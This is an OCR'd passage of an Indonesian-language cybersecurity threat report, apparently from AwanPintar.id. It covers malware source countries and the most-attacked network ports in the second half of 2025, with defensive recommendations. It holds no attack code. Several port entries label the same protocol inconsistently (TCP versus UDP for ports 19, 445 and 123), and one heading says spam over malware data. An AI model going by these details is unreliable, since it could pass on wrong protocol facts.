
Dilihat dari pola tahunannya, ancaman malware cenderung terkonsentrasi di semester pertama dan mencapai titik jenuh setelah pertengahan tahun. Memasuki semester kedua, aktivitas malware menurun secara drastis hingga berada di bawah angka 1% sejak bulan Agustus hingga akhir tahun. Penurunan yang menyentuh angka 0,30% di bulan Desember ini menunjukkan bahwa setelah kampanye besar di awal dan pertengahan tahun, para pelaku kejahatan siber mungkin lebih fokus pada pemeliharaan akses (persistence) terhadap sistem yang sudah terinfeksi daripada melakukan penyebaran malware baru secara kuantitas.

# 10 Negara Pengirim Malware Terbanyak Semester 2 Tahun 2025

Memasuki fase akhir tahun 2025, ancaman perangkat lunak berbahaya atau malware masih menjadi tantangan paling persisten dalam ekosistem digital nasional. Alur serangan yang masuk ke infrastruktur Indonesia tidak lagi sekadar masif secara volume, namun juga semakin kompleks dalam metode penyebarannya. Untuk memetakan risiko ini secara akurat, AwanPintar.id® melakukan pelacakan mendalam terhadap sumber geografis aktivitas malware guna memberikan gambaran mengenai dari mana ancaman ini diorkestrasi dan bagaimana pola distribusinya menyasar target di Indonesia sepanjang tahun ini.

Data yang dihimpun menunjukkan konsentrasi upaya serangan dari yurisdiksi tertentu, yang sering kali menjadi indikasi tingginya keberadaan server command-and-control (C2) atau infrastruktur yang telah terkompromi di wilayah tersebut. Peta persebaran ini menyoroti titik-titik kritis global yang menjadi sumber utama transmisi muatan berbahaya. Dengan memahami sebaran negara asal ini, entitas keamanan siber dapat lebih proaktif dalam melakukan penyesuaian kebijakan blokir trafik serta memperkuat deteksi pada perimeter jaringan terhadap komunikasi yang berasal dari wilayah dengan reputasi risiko tinggi.

Laporan ini menekankan bahwa kewaspadaan digital tidak boleh kendur, mengingat pergerakan malware lintas batas negara terjadi dalam hitungan detik. Identifikasi terhadap 10 negara pengirim utama ini berfungsi sebagai panduan strategis bagi para profesional TI di Indonesia untuk memperkuat lapisan pertahanan dan mempersempit ruang gerak eksploitasi siber, sebagai berikut:



Serangan malware tetap menjadi salah satu ancaman paling berbahaya dalam ekosistem digital karena sifatnya yang destruktif dan kemampuannya untuk mencuri data sensitif hingga mengambil alih kendali sistem secara penuh. Berbeda dengan spam yang bersifat kuantitas, serangan malware sering kali dilakukan dengan presisi tinggi dan menargetkan kerentanan spesifik pada infrastruktur jaringan nasional.


Berdasarkan data yang dihimpun oleh AwanPintar.id® pada Semester 2 tahun 2025, terdapat temuan yang sangat mencolok di mana Indonesia menempati posisi puncak sebagai negara pengirim malware terbanyak. Fenomena ini menjadi alarm keras bagi keamanan siber domestik, karena menunjukkan bahwa banyak infrastruktur di dalam negeri, seperti server perusahaan, komputer personal, hingga perangkat IoT telah terinfeksi dan dijadikan "zombie" oleh peretas untuk menyebarkan perangkat lunak berbahaya ke target lainnya di wilayah Indonesia sendiri.

Negara-negara dengan kekuatan teknologi besar seperti Amerika Serikat, Tiongkok, dan Rusia tetap menjadi pemain reguler dalam daftar sepuluh besar ini. Kehadiran mereka menunjukkan bahwa kampanye serangan malware lintas negara masih sangat aktif, memanfaatkan bandwidth internasional untuk mengirimkan muatan berbahaya (payload) ke server-server di Indonesia. Namun, yang patut dicermati adalah mulai munculnya negara-negara tetangga di kawasan Asia Tenggara dan Amerika Latin yang secara konsisten masuk dalam daftar, menandakan bahwa distribusi malware global telah menyebar ke wilayah dengan tingkat pengawasan keamanan yang bervariasi.

Pola data Semester 2 tahun 2025 ini juga menunjukkan adanya pergeseran arus serangan jika dibandingkan dengan semester sebelumnya. Beberapa negara yang sebelumnya tidak menunjukkan aktivitas signifikan kini mulai muncul ke permukaan, sementara negara lainnya menunjukkan penurunan jumlah serangan yang menandakan kemungkinan adanya perubahan taktik atau perpindahan pusat komando serangan (Command and Control Server) oleh para aktor intelektual kejahatan siber.

Secara akumulatif, dominasi sepuluh negara ini memberikan gambaran jelas bahwa ancaman malware tidak hanya datang dari luar perbatasan, tetapi telah mengakar di dalam infrastruktur lokal. Hal ini menuntut kesadaran bagi para pengelola IT di Indonesia untuk tidak hanya memperkuat benteng pertahanan dari trafik luar negeri, tetapi juga lebih waspada terhadap anomali trafik yang berasal dari dalam negeri guna memutus rantai infeksi malware yang merugikan.

## Komparasi 10 Negara Pengirim Spam Terbanyak Semester 1 Tahun 2025 & Semester 2 Tahun 2025



**Indonesia**
Mengalami Peningkatan 42,79%

**Amerika Serikat**
Mengalami Penurunan -6,06%

**Jerman**
Mengalami Peningkatan 2,31%

**Rusia**
Mengalami Peningkatan 0,48%

**Bulgaria**
Mengalami Penurunan -17,34%

**Belanda**
Mengalami Peningkatan 0,27%

**Turki**
Mengalami Peningkatan 1,21%

**Italia**
Mengalami Peningkatan 0,92%

**Inggris**
Mengalami Peningkatan 0,44%

**Ukraina**
Mengalami Peningkatan 0,10%

Green
OPEN


# PORT FAVORIT PERETAS

Dalam arsitektur jaringan, port berfungsi sebagai gerbang komunikasi digital yang memungkinkan pertukaran data antara berbagai aplikasi dan internet ke perangkat tujuan. Untuk memastikan standarisasi dalam proses transmisi data, setiap port diberikan nomor identitas yang unik. Kombinasi antara nomor port dan alamat IP inilah yang menjadi informasi krusial bagi penyedia layanan internet (ISP) maupun sistem keamanan dalam memverifikasi dan menyalurkan setiap permintaan akses yang masuk.

AwanPintar.id® secara rutin memantau lalu lintas pada pintu-pintu digital ini, karena peretas cenderung memprioritaskan port tertentu yang sering kali memiliki konfigurasi lemah atau layanan yang jarang diperbarui. Port yang paling banyak disasar biasanya adalah layanan akses jarak jauh, manajemen basis data, dan protokol transfer file.

Dengan memahami port mana saja yang menjadi target favorit, entitas digital di Indonesia dapat mengambil langkah defensif yang lebih tertarget, seperti menutup port yang tidak digunakan atau memperkuat enkripsi pada jalur-jalur komunikasi yang paling rentan terhadap upaya infiltrasi.

# Komparasi Port Paling Rentan Semester 1 dan 2 Tahun 2025




Lanskap ancaman siber di Indonesia sepanjang tahun 2025 menunjukkan pergeseran target yang sangat dinamis pada protokol-protokol jaringan tertentu. Data AwanPintar.id® mencatatkan perubahan signifikan pada preferensi penyerang dalam mengeksploitasi pintu masuk jaringan melalui berbagai port layanan.

## Lonjakan Drastis pada Port 19 (Chargen)

Fenomena yang paling mencolok adalah eskalasi serangan pada Port TCP 19 (Chargen). Dari kontribusi sebesar 11,53% di Semester 1, angka ini melonjak tajam menjadi 31,09% di Semester 2 (naik 19,56%). Peningkatan hampir tiga kali lipat ini mengindikasikan bahwa para aktor ancaman di Indonesia mulai secara masif beralih menggunakan teknik Amplification DDoS melalui protokol lawas ini untuk melumpuhkan target dengan volume trafik yang besar.

## Penurunan Signifikan pada Port 445 (SMB) dan Port 53 (DNS)

Di sisi lain, serangan pada Port UDP 445 (SMB) yang biasanya menjadi primadona bagi penyebaran Ransomware dan lateral movement mengalami penurunan drastis sebesar -25,59%, dari 41,38% di S1 menjadi 15,79% di S2. Penurunan ini adalah yang terbesar di antara port lainnya. Begitu juga dengan Port UDP 53 (DNS) yang turun sebesar -10,15% (dari 29,32% menjadi 19,17%). Tren ini mengindikasikan bahwa tingkat kesadaran administrator jaringan dalam melakukan penutupan port SMB ke internet publik semakin membaik, memaksa penyerang mencari celah di protokol lain.

## Peningkatan pada Infrastruktur dan Komunikasi (Port 123, 5900, & 5060)

Port TCP 123 (NTP) yang digunakan untuk sinkronisasi waktu menunjukkan tren kenaikan yang stabil ke angka 15,18% (naik 6,20%). Selain itu, Port TCP 5060 (SIP) yang berkaitan dengan layanan VoIP mengalami peningkatan lebih dari dua kali lipat menjadi 1,74%. Menariknya, Port 5900 (VNC) juga mengalami kenaikan tipis menjadi 2,93%, yang memperingatkan adanya ancaman terhadap sistem kendali jarak jauh (Remote Desktop) dan sistem komunikasi perusahaan yang mulai banyak dibidik untuk aksi sabotase.

## Stagnasi dan Penurunan Port Manajemen (SSH & SQL)

Port TCP 1433 (SQL Server) tercatat mengalami stagnasi total di angka 0,41%, menunjukkan adanya upaya serangan basis data yang konstan tanpa perubahan intensitas sepanjang tahun. Sementara itu, port akses jarak jauh seperti SSH (Port 22) dan port administrasi web 8443 menunjukkan tren penurunan, masing-masing turun menjadi 0,52% dan 0,34%. Hal ini mencerminkan penguatan pada kontrol akses remote dan manajemen web di tingkat nasional.

## Peningkatan Lima Kali Lipat

Sementara port 161 mengalami kenaikan dari 0,07% menjadi 0,36% pada semester kedua menunjukkan lonjakan aktivitas serangan sebesar lebih dari lima kali lipat. Meskipun secara nominal angkanya masih di bawah 1%, tren pertumbuhan yang signifikan ini mengindikasikan bahwa penyerang mulai berfokus pada strategi "pengintaian mendalam" (Deep Reconnaissance) terhadap infrastruktur manajemen jaringan di Indonesia.

Hasil komparasi ini menegaskan bahwa ancaman siber tidak pernah statis. Lonjakan pada Port 19 dan Port 123 menunjukkan bahwa teknik serangan berbasis amplification kembali menjadi tren utama di paruh kedua tahun 2025. AwanPintar.id® merekomendasikan para pengelola jaringan untuk segera meninjau kembali konfigurasi firewall, melakukan filter ketat terhadap protokol yang tidak diperlukan (terutama port-port lawas), dan meningkatkan kewaspadaan terhadap port-port yang menunjukkan tren kenaikan guna menjaga stabilitas ekosistem digital di Indonesia.

# DEFINISI PORT

## Port UDP 19 (Chargen)

Port 19 digunakan oleh protokol Character Generator (Chargen), sebuah layanan lawas yang dirancang untuk tujuan pengujian, pengukuran, dan debugging jaringan. Protokol ini bekerja dengan cara mengirimkan aliran data karakter secara terus-menerus kepada klien yang melakukan koneksi dengannya.

Peretas sering kali mengeksploitasi port ini karena sifatnya yang dapat menghasilkan respons data yang jauh lebih besar daripada permintaan yang diterima. Kerentanan ini kerap digunakan dalam serangan UDP Amplification DDoS, di mana pelaku mengirimkan permintaan palsu dengan memalsukan alamat IP korban ke port 19, sehingga server secara otomatis membombardir korban dengan lalu lintas data yang sangat masif hingga menyebabkan kelumpuhan jaringan total.

## Port UDP 53 (DNS)

DNS menggunakan Port 53 yang hampir selalu terbuka pada sistem, firewall, dan klien untuk mengirimkan permintaan DNS. Dibandingkan dengan Transmission Control Protocol (TCP) yang lebih familiar, kueri ini menggunakan User Datagram Protocol (UDP) karena latensinya yang rendah, bandwidth, dan penggunaan sumber daya dibandingkan kueri yang setara dengan TCP.

UDP tidak memiliki kemampuan kontrol kesalahan atau aliran, juga tidak memiliki pemeriksaan integritas untuk memastikan data tiba secara utuh.

DNS adalah protokol internet yang penting dan mendasar, sering digambarkan sebagai "buku telepon internet" yang memetakan nama domain ke alamat IP, dan banyak lagi, seperti yang dijelaskan dalam RFC inti untuk protokol tersebut. Keberadaan DNS di mana-mana (dan kurangnya pengawasan) dapat memungkinkan metode yang sangat elegan dan halus untuk berkomunikasi, dan berbagi data, di luar maksud awal protokol.

Terdapat sejumlah alat yang dapat memungkinkan penyerang membuat saluran rahasia melalui DNS untuk tujuan menyembunyikan komunikasi atau melewati kebijakan yang ditetapkan oleh administrator jaringan. Kasus penggunaan yang populer adalah melewati registrasi koneksi Wi-Fi hotel, kafe, dll dengan menggunakan DNS yang sering dibuka dan tersedia. Terutama alat-alat ini tersedia secara online secara gratis di tempat-tempat seperti GitHub dan mudah digunakan.

## Port TCP 445 (SMB)

SMB adalah singkatan dari Server Message Block. Ini adalah port TCP yang digunakan oleh sistem operasi Windows untuk memfasilitasi berbagi file (file sharing), printer, serta komunikasi antar proses (Inter-Process Communication) dalam sebuah jaringan lokal. Port ini sangat krusial bagi produktivitas kantor karena memungkinkan pengguna mengakses dokumen di server atau komputer lain secara lancar. Peretas sangat sering menargetkan port 445 karena fungsinya yang sangat luas dalam jaringan internal. Penyerang dapat mengeksploitasi port ini dengan melakukan pergerakan menyamping (lateral movement) setelah berhasil masuk ke satu komputer, guna mencari data sensitif di server lain. Eksploitasi paling berbahaya pada port ini melibatkan kerentanan warisan (legacy) seperti EternalBlue, yang memungkinkan penyerang mengambil alih kendali penuh atas sistem tanpa memerlukan interaksi pengguna sama sekali.

Selain itu, port 445 yang terbuka secara publik atau tidak terproteksi dengan baik sering kali menjadi jalur utama penyebaran malware bertipe worm dan ransomware (seperti WannaCry). Penyerang dapat melakukan serangan brute force terhadap kredensial administrator atau memanfaatkan celah keamanan yang belum diperbarui (unpatched) untuk mengunci data seluruh organisasi dan melumpuhkan operasional infrastruktur digital secara masif.

## Port UDP 123 (NTP)

Port 123 digunakan untuk sinkronisasi dengan server menggunakan NTP (Network Time Protocol) dimana tingkat akurasi tinggi sangat diperlukan. Kerentanan ini disebabkan penggunaan port 123 yang tidak tepat oleh perangkat lunak yang terpengaruh.

Peretas dapat mengeksploitasi kerentanan ini dengan mengirimkan paket berbahaya ke sistem yang ditargetkan. Eksploitasi yang berhasil dapat memungkinkan pelaku untuk mengendalikan sistem sepenuhnya.

## Port TCP 5900 (VNC)

Port 5900 biasanya digunakan untuk koneksi desktop jarak jauh menggunakan protokol Remote Frame Buffer (RFB). Hal ini terkait dengan sistem Virtual Network Computing (VNC), yang memungkinkan pengguna untuk mengontrol komputer melalui jaringan dan transfer file dari jarak jauh.

Port ini digunakan untuk menjalankan aplikasi desktop bersama dan platform remote control mandiri. VNC sangat populer dan juga digunakan untuk dukungan jarak jauh di banyak organisasi besar. Cara kerjanya tidak jauh berbeda dengan pcAnywhere.

Penyerang dapat menyalahgunakan VNC untuk melakukan tindakan jahat sebagai pengguna yang masuk seperti membuka dokumen, mengunduh file, dan menjalankan perintah tak terbatas.

## Port TCP 5060 (SIP)

Port 5060 didedikasikan untuk Session Initiation Protocol (SIP), yang memungkinkan perangkat memulai, memelihara, dan mengakhiri sesi komunikasi dalam voice over IP (VoIP) dan aplikasi multimedia lainnya.

SIP diangkut melalui UDP dan TCP. Ini adalah protokol kontrol Lapisan Aplikasi yang membuat, memodifikasi, dan mengakhiri sesi dengan satu atau lebih peserta. SIP adalah protokol peer-to-peer.

SIP menggunakan elemen desain yang mirip dengan model transaksi HTTP request/response. Klien SIP biasanya menggunakan

TCP atau UDP pada nomor port 5060 atau 5061 untuk terhubung ke server SIP dan titik akhir SIP lainnya. Port 5060 umumnya digunakan untuk lalu lintas pensinyalan yang tidak dienkripsi, sedangkan port 5061 biasanya digunakan untuk lalu lintas yang dienkripsi dengan Transport Layer Security (TLS).

Port 5060 ini yang digunakan untuk signaling pada trafik yang tidak terenkripsi (non-encrypted traffic) sering dimanfaatkan oleh penyerang. Melalui lalu lintas yang tidak terenkripsi pelaku dapat mengakses data, melakukan pencurian atau pengubahan data secara besar-besaran di seluruh jaringan.

## Port TCP 22 (SSH)

SSH adalah singkatan dari Secure Shell. Ini adalah port TCP yang digunakan untuk memastikan akses jarak jauh yang aman ke server. Peretas dapat mengeksploitasi port 22 dengan menggunakan kunci SSH yang bocor atau kredensial paksa.

Peretas yang menguasai port ini dapat mengeksploitasi port SSH dengan brute force kredensial SSH atau menggunakan kunci privat untuk mendapatkan akses ke sistem target.

Atau penyerang yang tidak diautentikasi dengan akses jaringan ke port 22 dapat mengalirkan lalu lintas acak TCP ke host lain di jaringan melalui perangkat Ruckus. Penyerang dapat mengeksploitasi kerentanan ini untuk membatasi keamanan dan mendapatkan akses tidak sah ke aplikasi yang rentan.

## Port TCP 1433 (SQL Server)

Port 1433 adalah port standar yang digunakan oleh Microsoft SQL Server untuk komunikasi basis data. Port ini berfungsi sebagai pintu masuk utama bagi aplikasi untuk mengambil, menyimpan, atau memanipulasi data di dalam database.
Risiko Keamanan: Peretas sering menargetkan port ini untuk melakukan serangan SQL Injection atau Brute Force guna mendapatkan akses administratif ke database. Eksploitasi yang berhasil sangat fatal karena pelaku dapat mencuri informasi sensitif, mengubah catatan keuangan, hingga menghapus seluruh data organisasi yang tersimpan di dalam server tersebut.

## Port UDP 161 (SNMP)

Port 161 digunakan oleh Simple Network Management Protocol (SNMP). Protokol ini berfungsi untuk memantau dan mengelola perangkat di dalam jaringan, seperti router, switch, server, dan printer. Melalui port ini, administrator dapat melihat status perangkat hingga mengubah konfigurasi secara jarak jauh.

Risiko Keamanan: Banyak perangkat menggunakan "community strings" (kata sandi) standar seperti 'public' atau 'private'. Jika tidak diamankan, peretas dapat mengeksploitasi port ini untuk melakukan pengintaian jaringan, mencuri informasi topologi jaringan, atau bahkan mengubah konfigurasi perangkat yang dapat menyebabkan kelumpuhan total pada infrastruktur jaringan.

## Port TCP 8443 (HTTPS Alternative)

Port 8443 sering digunakan sebagai jalur alternatif untuk layanan HTTPS atau sebagai port default bagi panel administrasi web (seperti Apache Tomcat atau Plesk). Port ini menyediakan enkripsi SSL/TLS serupa dengan port 443 standar, namun biasanya digunakan untuk fungsi yang lebih spesifik atau privat.

Risiko Keamanan: Karena sering digunakan untuk halaman administrasi atau akses manajemen backend, port ini menjadi target pemindaian (scanning) otomatis oleh penyerang. Peretas mencari celah pada aplikasi web yang tidak diperbarui atau antarmuka manajemen yang memiliki kredensial lemah. Eksploitasi pada port ini dapat memberikan kendali penuh kepada pelaku atas server web atau aplikasi yang sedang berjalan.

Green
OPEN

